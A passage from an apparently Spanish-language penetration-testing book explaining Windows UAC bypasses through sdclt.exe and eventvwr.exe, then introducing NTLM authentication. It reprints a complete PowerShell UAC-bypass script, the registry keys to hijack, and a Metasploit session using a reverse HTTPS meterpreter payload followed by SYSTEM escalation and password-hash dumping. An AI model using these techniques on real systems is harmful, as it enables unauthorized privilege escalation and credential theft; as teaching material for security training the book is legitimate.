En el caso de *sdclt.exe*, éste busca la ruta de la aplicación de *control.exe* en la rama HKCU como se ha visto. Si se toma la entrada de la ruta que no se encuentra y, por ejemplo, se inserta “C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe” en el valor de la clave, se obtendría una sesión de PowerShell en un contexto de integridad alta, generando así el bypass de UAC.

Debe tenerse en cuenta que esta técnica no permite parámetros, lo que significa que, para ejecutar código arbitrario, se deberá colocar un binario en disco, lo cual hace más fácil que un antivirus detecte este tipo de técnicas.

Para simplificar todo el proceso y, a modo de prueba de concepto, Matt Nelson ha creado el siguiente script en PowerShell:

```
function Invoke-AppPathBypass {
<#
.SYNOPSIS
Bypasses UAC by abusing the App Path key for control.exe
Only tested on Windows 10

Author: Matt Nelson (@enigma0x3)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.PARAMETER Payload
Specifies the full path to the binary you want to run in a high-integrity context.

.EXAMPLE
Invoke-AppPathBypass -Payload 'C:\Windows\System32\cmd.exe'

This will start cmd.exe in a high-integrity context.
```

0xWGRD

```
#>

[CmdletBinding(SupportsShouldProcess = $True, ConfirmImpact = 'Medium')]
Param (
    [Parameter(Mandatory = $True)]
    [ValidateNotNullOrEmpty()]
    [String]
    $Payload,
    [Switch]
    $Force
)
$ConsentPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\Current-
Version\Policies\System).ConsentPromptBehaviorAdmin
$SecureDesktopPrompt = (Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\Cur-
rentVersion\Policies\System).PromptOnSecureDesktop

if($ConsentPrompt -Eq 2 -And $SecureDesktopPrompt -Eq 1){
    "UAC is set to 'Always Notify'. This module does not bypass this setting."
    exit
}
else{
    #Begin Execution
    $AppPath = "HKCU:\Software\Microsoft\Windows\CurrentVersion\App Paths\con-
trol.exe"
    if ($Force -or ((Get-ItemProperty -Path $AppPath -ErrorAction SilentlyCon-
tinue) -eq $null)){
        New-Item $AppPath -Force |
            New-ItemProperty -Name '(default)' -Value $Payload -PropertyType
string -Force | Out-Null
    }else{
        Write-Warning "Key already exists, consider using -Force"
        exit
    }
    if (Test-Path $AppPath) {
        Write-Verbose "Created registry entries for control.exe App Path"
    }else{
        Write-Warning "Failed to create registry key, exiting"
        exit
    }
    $sdcltPath = Join-Path -Path ([Environment]::GetFolderPath('System'))
-ChildPath 'sdclt.exe'
    if ($PSCmdlet.ShouldProcess($sdcltPath, 'Start process')) {
        $Process = Start-Process -FilePath $sdcltPath -PassThru
        Write-Verbose "Started sdclt.exe"
    }
    #Sleep 5 seconds
    Write-Verbose "Sleeping 5 seconds to trigger payload"
    if (-not $PSBoundParameters['WhatIf']) {
        Start-Sleep -Seconds 5
    }
}
```

```

        if (Test-Path $AppPath) {
            #Remove the registry entry
            Remove-Item $AppPath -Recurse -Force
            Write-Verbose "Removed registry entries"
        }

        if(Get-Process -Id $Process.Id -ErrorAction SilentlyContinue){
            Stop-Process -Id $Process.Id
            Write-Verbose "Killed running sdclt process"
        }
    }
}

```

Este *script* puede encontrarse en el repositorio de *GitHub* de *Matt* en la siguiente dirección:
<https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-AppPathBypass.ps1>

Bypass UAC fileless mediante Eventvwr

Esta técnica fue inicialmente descubierta y publicada por *Matt Nelson* (@enigma0x3) y *Matt Graeber* (@mattifestation) en 2016. Para ello, publicaron una prueba de concepto funcional en PowerShell que puede encontrarse en: <https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-EventVwrBypass.ps1>

¿Cómo funciona esta técnica en concreto? Cuando el proceso *eventvwr.exe*, que utiliza el servicio *Event Viewer*, se ejecuta, realiza algunas consultas al registro de Windows, en concreto contra *HKEY_CURRENT_USER*. *Eventvwr.exe* genera esas consultas siendo un proceso de alta integridad. En los sistemas operativos Windows, este servicio monitoriza todo lo que está sucediendo dentro del sistema, generando eventos que pueden lanzar tareas a posteriori.

Las técnicas conocidas para llevar a cabo un *bypass* de UAC hasta el momento necesitaban de la copia de un archivo, generalmente una DLL, en disco. Al contrario, esta técnica fue la primera en proporcionar una forma de realizar con éxito un *bypass* de UAC sin necesidad de copiar un archivo al disco. Esto supone una ventaja extra a la hora de evadir mecanismos de seguridad y/o protección. A este tipo de *bypass* de UAC se les conoce como “*fileless*”.

En este caso, el servicio *eventvwr.exe* está monitorizando claves del registro de Windows con nivel de privilegios administrativos autoelevados, y ahí radica la forma de saltarse la protección de UAC. ¿Qué claves y ramas del registro son importantes en este *bug*? *HKEY_CLASSES_ROOT* (*HKCR*) es una de ellas, ya que es una rama donde se combina *HKEY_LOCAL_MACHINE\Software\Classes* y *HKEY_CLASSES_USER\Software\Classes*.

Esto es realmente interesante, ya que *HKCU* puede ser modificado por un usuario sin privilegios, mientras que *HKLM* no. Entonces, si un proceso con privilegios administrativos autoelevados, como *eventvwr.exe* ejecuta algo de la rama *HKCR*, potencialmente se podría inyectar una clave maliciosa que forzará al proceso a realizar determinadas acciones que se ejecutarían con nivel de integridad alta y privilegios administrativos.

0xWORD

Ya se sabe que el binario *eventvwr.exe* se autoeleva a un contexto de prioridad alta debido a su archivo *Manifest*.

Como se ha explicado anteriormente, se sabe que algunos binarios de Microsoft están firmados de tal forma que el sistema operativo los autoeleva por ser herramientas de administración que se suponen con dichos niveles privilegiados siempre.

Cuando el proceso *eventvwr.exe* intente abrir la clave de registro *HKCU\Software\Classes\mscfile\shell\open\command* no la encontrará, por lo que dicha consulta acaba con resultado “NAME NOT FOUND”. Esto puede ser comprobado con la herramienta *Process Monitor* de *SysInternals*:

eventvwr.exe	3120	RegOpenKey	HKCU\Software\Classes\mscfile\shell\open\command	NAME NOT FOUND High
eventvwr.exe	3120	RegQueryKey	HKCR\mscfile\shell\open	SUCCESS High
eventvwr.exe	3120	RegOpenKey	HKCR\mscfile\shell\open\command	SUCCESS High
eventvwr.exe	3120	RegQueryKey	HKCR\mscfile\shell\open\command	SUCCESS High
eventvwr.exe	3120	RegQueryKey	HKCR\mscfile\shell\open\command	SUCCESS High

Fig. 02.31: Operación de abrir clave de registro resulta en “NAME NOT FOUND”.

Por otro lado, en la captura se puede observar que posteriormente, *eventvwr.exe* también realiza una consulta a *HKCR\mscfile\shell\open\command*, y el valor predeterminado es la ruta completa de *mmc.exe*.




Fig. 02.32: Valor por defecto de la clave HKCR\mscfile\shell\open\command.

Aunque la consulta a HKCU devolvió un error, se realizó antes que a HKCR, por lo que deja la puerta abierta a que el proceso *eventvwr.exe* pueda invocar o interactuar con lo que en HKCU se ponga, haciendo que haya una potencial elevación de privilegio mediante un *bypass* de UAC.

Viendo dónde radica el fallo, Matt propone un nuevo escenario. Se decide crear la estructura de registro necesaria para que *eventvwr.exe* consulte correctamente la ubicación HKCU, en lugar de la ubicación HKCR.


En la prueba de concepto se puede encontrar que el parámetro *Command* representa el comando o aplicación a insertar en la ubicación *HKCU\Software\Classes\mscfile\shell\open\command* y que será ejecutado con privilegios administrativos.

Por ejemplo, si se incluyese *powershell.exe* como comando a ejecutar, se sustituiría el valor esperado, que sería *mmc.exe*, por el valor *powershell.exe*. A medida que la ejecución del proceso padre, que es *eventvwr.exe* con integridad alta, continúa, se consigue ejecutar como proceso hijo, y por lo tanto con integridad alta también, una consola PowerShell, en lugar de *mmc.exe*, que sería el valor esperado. Esta ejecución de un proceso hijo controlado por el atacante representaría la elevación de privilegios conseguida mediante un *bypass* de UAC. Si se puede ejecutar PowerShell, se podrá ejecutar código malicioso al antojo del atacante.

En resumen, con esta técnica se consigue ejecutar código en el proceso *eventvwr.exe* con nivel de integridad alta, hacer un *bypass* de UAC, todo ello sin necesidad de secuestrar una DLL u otro archivo y, más importante, sin copiar archivos a disco. Esto reduce de forma muy significativa el riesgo de detección para el atacante.

Debido a lo conveniente que resulta esta técnica, *Metasploit* ha incluido un módulo con su implementación llamado *bypassuac_eventvwr*. Este módulo puede encontrarse en *exploit/windows/local/bypassuac_eventvwr*.

Retomando de nuevo la sesión anterior en *Metasploit* con integridad media, se pasa ésta a un segundo plano con el comando *background* para proceder a la configuración del módulo *bypass_eventvwr*. Una vez configurado el módulo, se muestran las opciones para comprobar que todo está listo.



```
root@pentest-kali:~# msf exploit(mscfile\shell\open) > show options
Module options (exploit/windows/local/bypassuac_eventvwr):
  Name   Current Setting  Required  Description
  ----  --------------  --  -----
  SESSION 1          yes      The session to run this module on.

Payload options (Windows/meterpreter/reverse_https):
  Name   Current Setting  Required  Description
  ----  --------------  --  -----
  EXITFUNC process       yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.100.221  yes      The local listener hostname
  LPORT  8888             yes      The local listener port
  LURI   /                no       The HTTP Path

Exploit target:
  Id  Name
  0  Windows x86
```

Fig. 02.33: Configuración actual del módulo *bypassuac_eventvwr*.

Se han configurado los siguientes parámetros:

- SESSION. Número de la ya existente sesión *meterpreter* corriendo con integridad media.
- PAYLOAD. El tipo de *payload* que se quiere ejecutar con integridad alta. En este caso se ha elegido una sesión de *meterpreter* inversa a través de HTTPS.
- LHOST. Dirección IP a donde enviar de vuelta la sesión de *meterpreter*. Requerido para el tipo de *payload* escogido.
- LPORT. Puerto al que enviar de vuelta la sesión de *meterpreter*. Hay que asegurarse de escoger un puerto que no esté en uso actualmente. Requerido para el tipo de *payload* escogido.
- TARGET. ID a escoger en función de la arquitectura de la máquina víctima y del *payload* a ejecutar.

A continuación se ejecuta el comando *exploit* para recibir de vuelta una nueva sesión *meterpreter* con integridad alta.

```

root@pentest-kali:~# msf exploit(msfvenom) > exploit
[*] Started HTTPS reverse handler on https://192.168.100.221:8888
[*] UAC is Enabled, checking level...
[*] Part of Administrators group! Continuing...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Configuring payload: C:\Windows\SysWOW64\cmd.exe /c C:\Windows\System32\eventvwr.exe
[*] Executing payload: C:\Windows\SysWOW64\cmd.exe /c C:\Windows\System32\eventvwr.exe
[*] https://192.168.100.221:8888 handling request from 192.168.100.223; (UUID: tvvdubhy) Staging x86 payload
[95851 bytes]
[*] Meterpreter session 2 opened (192.168.100.221:8888 -> 192.168.100.223:6931) at 2017-03-30 20:26:17 +0200
[*] Cleaning up registry keys...

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against NONJOINED-WIN7
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20170330200903_default_192.168.100.223/windows.hashes_169991.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY_9f9071b936a8e2d339469507dcf9171c...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] Patricia;"SG"
[*] Carlos;"Ciudad"
[*] Francisco;"Imposible"
[*] Consuelo;"Family"
[*] Paco;"Gc"
[*] Miriam;"p123"
[*] Dumping password hashes...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfec0d15ae931b73c59d7e0:089c0:::
[*] Patricia:1004:aad3b435b51404eeaad3b435b51404ee:2d908ec0ca96596c43d81f1d20bdcbe9:::
[*] Carlos:1005:aad3b435b51404eeaad3b435b51404ee:521f38867b7ead89c9d6a1b2a242b1a5:::

```

Fig. 02.34: Ejecución de *bypassuac_eventvwr* con éxito. Se ha conseguido saltar la protección UAC y recibir una nueva sesión *meterpreter* con integridad alta.

Este método en concreto funciona desde la versión Windows 7 y ha sido corregido en Windows 10 Update build 15031; *eventvwr.exe* ya no tiene autoelevación.

Bypass UAC fileless mediante Sdclt

Otra manera de hacer *bypass* de UAC ha sido descubierta también por Matt Nelson (@enigma0x3). Como se puede leer en el título, esta solución también utilizará *sdclt.exe* para realizar el *bypass*, sin embargo, de manera “fileless”, es decir, sin necesidad de copiar ningún archivo en disco, reduciendo así la probabilidad de ser detectado por un posible antivirus corriendo en el equipo víctima. Se pasará a resumir los puntos clave del descubrimiento de esta técnica a continuación.

Ya se ha hablado con anterioridad de que *sdclt.exe* puede autoelevarse en Windows 10 y no así en Windows 7, por lo que, de nuevo, esta técnica será válida solo para Windows 10.

Time of Day	Process Name	PID	Operation	Path	Result	Detail	Integrity
5:52:59.6437...	sdclt.exe	8256	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fc...	Medium
5:52:59.6438...	sdclt.exe	8256	Thread Exit		SUCCESS	Thread ID: 9620, U...	Medium
5:52:59.6442...	sdclt.exe	8256	QueryNameInfo...	C:\Windows\System32\ntdll.dll	SUCCESS	Name: \Windows\...	Medium
5:52:59.6452...	sdclt.exe	8256	CreateFile	C:\	SUCCESS	Desired Access: Ge...	Medium
5:52:59.6453...	sdclt.exe	8256	CreateFile	C:\Windows\System32\sdclt.exe	SUCCESS	Desired Access: Ge...	Medium
5:52:59.6456...	sdclt.exe	8256	CloseFile	C:\Windows\System32\sdclt.exe	SUCCESS	Desired Access: Ge...	Medium
5:52:59.6458...	sdclt.exe	8256	CloseFile	C:\Windows\System32\sdclt.exe	SUCCESS	Medium	Medium
5:52:59.6459...	sdclt.exe	8256	Process Exit		SUCCESS	Exit Status: -107374...	Medium
5:53:00.0271...	sdclt.exe	5575	Process Start		SUCCESS	Parent PID: 3808, C...	High
5:53:00.0271...	sdclt.exe	5575	Thread Create		SUCCESS	Thread ID: 9356	High
5:53:00.0320...	sdclt.exe	5575	Load Image	C:\Windows\System32\sdclt.exe	SUCCESS	Image Base: 0x7f...	High
5:53:00.0321...	sdclt.exe	5575	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x7fc...	High
5:53:00.0323...	sdclt.exe	5575	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Access: Qu...	High
5:53:00.0324...	sdclt.exe	5575	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Access: Qu...	High
5:53:00.0327...	sdclt.exe	5575	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Ex...	High
5:53:00.0330...	sdclt.exe	5575	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x7fc...	High
5:53:00.0333...	sdclt.exe	5575	Load Image	C:\Windows\System32\kernelbase.dll	SUCCESS	Image Base: 0x7fc...	High
5:53:00.0362...	sdclt.exe	5575	RegQueryValue	HKLM\System\CurrentControlSet\Control\WMI\Security\05f95efc-775-49c7-...	NAME NOT FOUND	Length: 524	High

Fig. 02.35: *Sdclt.exe* eleva su nivel de integridad automáticamente al ser ejecutado en Windows 10.

En esta ocasión, Matt continuó analizando *sdclt.exe* más en profundidad para descubrir que existían diferentes comandos por línea de argumentos para esta herramienta. Tras analizar varios de ellos, descubrió que el parámetro “/kickoffelev” hace ejecutar *sdclt.exe* con privilegios administrativos, tal y como si se hubiese ejecutado con la opción de “Ejecutar como administrador”.

Además de ello, al lanzar “*sdclt.exe /kickoffelev*”, se observa con *Procmon* que existen ciertas operaciones muy interesantes que dan como resultado “NAME NOT FOUND” bajo la rama HKCU.

Time of Day	Process Name	PID	Operation	Path	Result	Detail	Integrity
6:04:16.6369...	sdclt.exe	6212	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	Desired Access: Qu...	High
6:04:16.6399...	sdclt.exe	6212	RegQueryValue	HKCU\Software\Classes\exefile\shell\runas\command\DelegateExecute	NAME NOT FOUND	Desired Access: Ma...	High
6:04:16.7216...	sdclt.exe	6212	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	Length: 144	High

Fig. 02.36: La operación del binario *sdclt.exe*, al intentar abrir *HKCU\Software\Classes\exefile\shell\runas\command*, falla con el resultado “NAME NOT FOUND”.

A simple vista, este resultado parece ser muy prometedor ya que podría permitir ejecutar comandos arbitrarios sin necesidad de copiar ningún archivo o secuestrar una DLL, consiguiendo así una técnica “fileless” muy parecida a la estudiada anteriormente mediante Eventvwr.

El siguiente paso inmediato es colocar en `HKEY_CURRENT_USER\Software\Classes\exefile\shell\runas\command` el comando a correr para que “`sdclt.exe /Kickoffelev`” lo busque, lo encuentre y ejecute bajo un contexto de integridad alta.




Fig. 02.37: Entrada `command` con valor “`cmd.exe`” añadida al registro.

Sin embargo, al ejecutar de nuevo “`sdclt.exe /kickoffelev` `cmd.exe`” no es ejecutado. Es decir, cuando se añade la clave por defecto en la ruta del registro `HKEY\Software\Classes\exefile\shell\runas\command` no se obtiene nada.

Volviendo a ejecutar `Procmon` con esa ruta creada se observa que aparece una nueva clave no encontrada denominada `IsolatedCommand`.

Ahora sí, en el momento en que se cree esa nueva clave con un valor de la ruta de un binario a ejecutar, se podrá correr dicho binario en un contexto de integridad alta.




Fig. 02.38: Entrada `IsolatedCommand` con valor “`c:\windows\system32\cmd.exe`” añadida al registro.

Si se lanza una vez más el binario “`sdclt.exe /kickoffelev`”, aparecerá una línea de comandos `cmd.exe`, tal y como se puede ver en la siguiente imagen.

```
Administrator: c:\windows\system32\cmd.exe
(c) 2016 Microsoft Corporation. All rights reserved.
```

Fig. 02.39: Se ejecuta el binario incluido en `IsolatedCommand` con integridad alta. En este caso “`c:\windows\system32\cmd.exe`”, (1ª parte).

```

C:\Windows\system32>whoami
usedgewin10\ieuser

C:\Windows\system32>cd \

C:\>echo h > h.txt

C:\>dir
Volume in drive C is Windows 10
Volume Serial Number is 90ED-2DAB

Directory of C:

27/21/2016  09:17 AM    <DIR>      BGinfo
32/14/2017  11:36 AM    <DIR>      EFS Software
24/04/2017  12:49 AM    <DIR>      h.txt
27/16/2016  04:47 AM    <DIR>      PerfLogs
27/21/2016  09:19 AM    <DIR>      Program Files
27/21/2016  09:20 AM    <DIR>      Program Files (x86)
27/21/2016  09:18 AM    <DIR>      Users
22/14/2017  12:36 AM    <DIR>      vfolders
04/04/2017  09:13 AM    <DIR>      Windows
                           1 File(s)      4 bytes
                           8 Dir(s)   26,804,178,944 bytes free

C:\>rm h.txt
C:\>

```

Fig. 02.39: Se ejecuta el binario incluido en IsolatedCommand con integridad alta. En este caso “c:\windows\system32\cmd.exe”, (2^a parte).

Como prueba de concepto, y para confirmar que el proceso cmd.exe se está ejecutando con integridad alta, se crea un archivo en c:\ y luego se borra.

Si en lugar de simplemente ejecutar cmd.exe se modifica el valor de la entrada *IsolatedCommand* por la ejecución de PowerShell con comandos incluidos, se obtiene la posibilidad de ejecutar código de forma remota en un contexto de integridad alta y sin necesidad de subir un binario o una DLL, consiguiendo de nuevo una técnica “fileless” para hacer bypass de UAC.

Para facilitar esta técnica, Matt Nelson ha creado una función en PowerShell que toma como parámetro la ruta absoluta del payload a ejecutar y añadirá, y luego limpiará, de manera automática las claves y entradas necesarias en el registro. El script puede encontrarse en: <https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-SDCLTBypass.ps1>

Capítulo III NT LAN Manager (NTLM)

1. Introducción

NT LAN Manager (NTLM) es un protocolo propietario de Microsoft utilizado para la autenticación en las comunicaciones entre dos equipos Windows y se presentó como una mejora respecto al protocolo LM, al haber resultado éste último demasiado inseguro.

Este protocolo, del tipo desafío/respuesta permite autenticar a un usuario sin necesidad de enviar la contraseña por el medio en uso. En lugar de ello, el equipo que está enviando la solicitud de autenticación necesita realizar un cálculo matemático que se utilizará como prueba para demostrar que posee las credenciales NTLM. Los protocolos desafío/respuesta se inventaron para demostrar que el usuario posee las credenciales válidas sin necesidad de la contraseña a través de un canal que puede no confiable.

Las credenciales NTLM están formadas por la siguiente información, la cual se obtiene durante el inicio de sesión:

- Nombre del dominio.
- Nombre de usuario.
- Hash de la contraseña.

Antes de mirar en profundidad cada una de las versiones de estos protocolos, es importante recordar que LM sólo está habilitado por defecto en Windows XP y Server 2003. Por otro lado, Windows Vista, Windows 7, Windows Server 2008 y posteriores están configurados para utilizar NTLMv2 por defecto.

Hoy en día, Kerberos, que se verá con más detalle en el siguiente capítulo, es el protocolo de autenticación preferido como ya ha comentado con anterioridad. Microsoft ha recomendado públicamente no continuar utilizando NTLM para nuevas soluciones implementadas. Aun así, NTLM es aún soportado y usado en diferentes situaciones como se verán a lo largo de este capítulo. Algunas de ellas son:

- No existe ningún dominio *Active Directory*.
- El cliente intenta autenticarse contra un servidor que no pertenece al dominio o no existe el dominio *Active Directory* a utilizar.

- En aquellas ocasiones en las que el dispositivo soporta SMB, NTLM podría ser la única opción de autenticación disponible.
- El servidor pertenece a un dominio, pero Kerberos no puede usarse. Algunas de las razones por las que Kerberos podría no estar disponible son:
 - o El cliente se conecta al servidor utilizando únicamente su dirección IP en lugar del *hostname* y la resolución inversa de nombre no está disponible.
 - o El cortafuego bloquea alguno de los puertos utilizados por Kerberos.

Microsoft proporciona NTLM en forma de paquete de autenticación, en concreto *MSV1_0*, el cual implementa los protocolos LM, NTLMv1, NTLMv2 y NTLM2 Session.

Si se captura el tráfico en una red compartida, identificar los paquetes de red del protocolo NTLM enviados por máquinas Microsoft es sencillo ya que éstos comienzan con la cabecera “NTLMSSP”.

LSA utiliza este paquete para procesar las peticiones de inicio de sesión locales. Para ello, *MSV1_0* comprueba la base las credenciales contra la base de datos SAM y devuelve a LSA si las credenciales son correctas.

Además de ello, *MSV1_0* también permite la autenticación con credenciales de dominio usando el servicio *NetLogon* de Windows.

Internamente, *MSV1_0* está dividido en dos partes. La primera se ejecuta en la máquina cliente y la segunda en la máquina servidor que contiene la cuenta de usuario. Cuando se utilizan credenciales locales de la máquina cliente, cliente y servidor son la misma máquina por lo que ambas partes de *MSV1_0* se ejecutan en el mismo equipo sin necesidad de utilizar *NetLogon*, es decir, sin necesidad de enviar la petición de autenticación a ninguna otra máquina de la red.

Por el contrario, cuando se utilizan credenciales de otro dominio, como por ejemplo una cuenta local de otra máquina o un dominio *Active Directory*, la primera parte de *MSV1_0*, aquella local en la máquina desde la que se está ejecutando la petición, sabrá que tiene que enviar la petición de autenticación a otro equipo.

La autenticación NTLM, en un entorno de dominio, funciona del siguiente modo:

1. El usuario accede a la máquina cliente y proporciona sus credenciales: dominio, nombre de usuario y contraseña. La máquina cliente genera el *hash* correspondiente de la contraseña y desecha la contraseña en plano. Este paso sólo ocurre cuando se realiza una autenticación interactiva.
2. La máquina cliente envía la petición de conexión junto con el nombre de usuario y dominio al servidor en el que se quiere autenticar.
3. El servidor genera un desafío consistente en un número aleatorio y lo envía de vuelta a la máquina cliente.
4. El cliente toma dicho desafío, lo cifra utilizando el *hash* de la contraseña del usuario a autenticar y lo envía de vuelta al servidor contra el que se quiere autenticar. A ello se le conoce como respuesta.

OXWORD

5. El servidor obtiene la respuesta y envía la siguiente información al controlador de dominio:
 - Nombre de usuario.
 - Desafío enviado al cliente.
 - Respuesta recibida por parte del cliente.
6. El controlador de dominio, que contiene las credenciales de todos los usuarios del dominio, accede a su base de datos para obtener el *hash* de la contraseña del usuario a autenticar y lo utiliza para cifrar el desafío que se envió al cliente. Entonces, compara éste con la respuesta recibida por parte del cliente y si ambos son idénticos entonces la autenticación es correcta.




Fig. 03.01: Autenticación NTLMv2 al utilizar credenciales de dominio Active Directory.

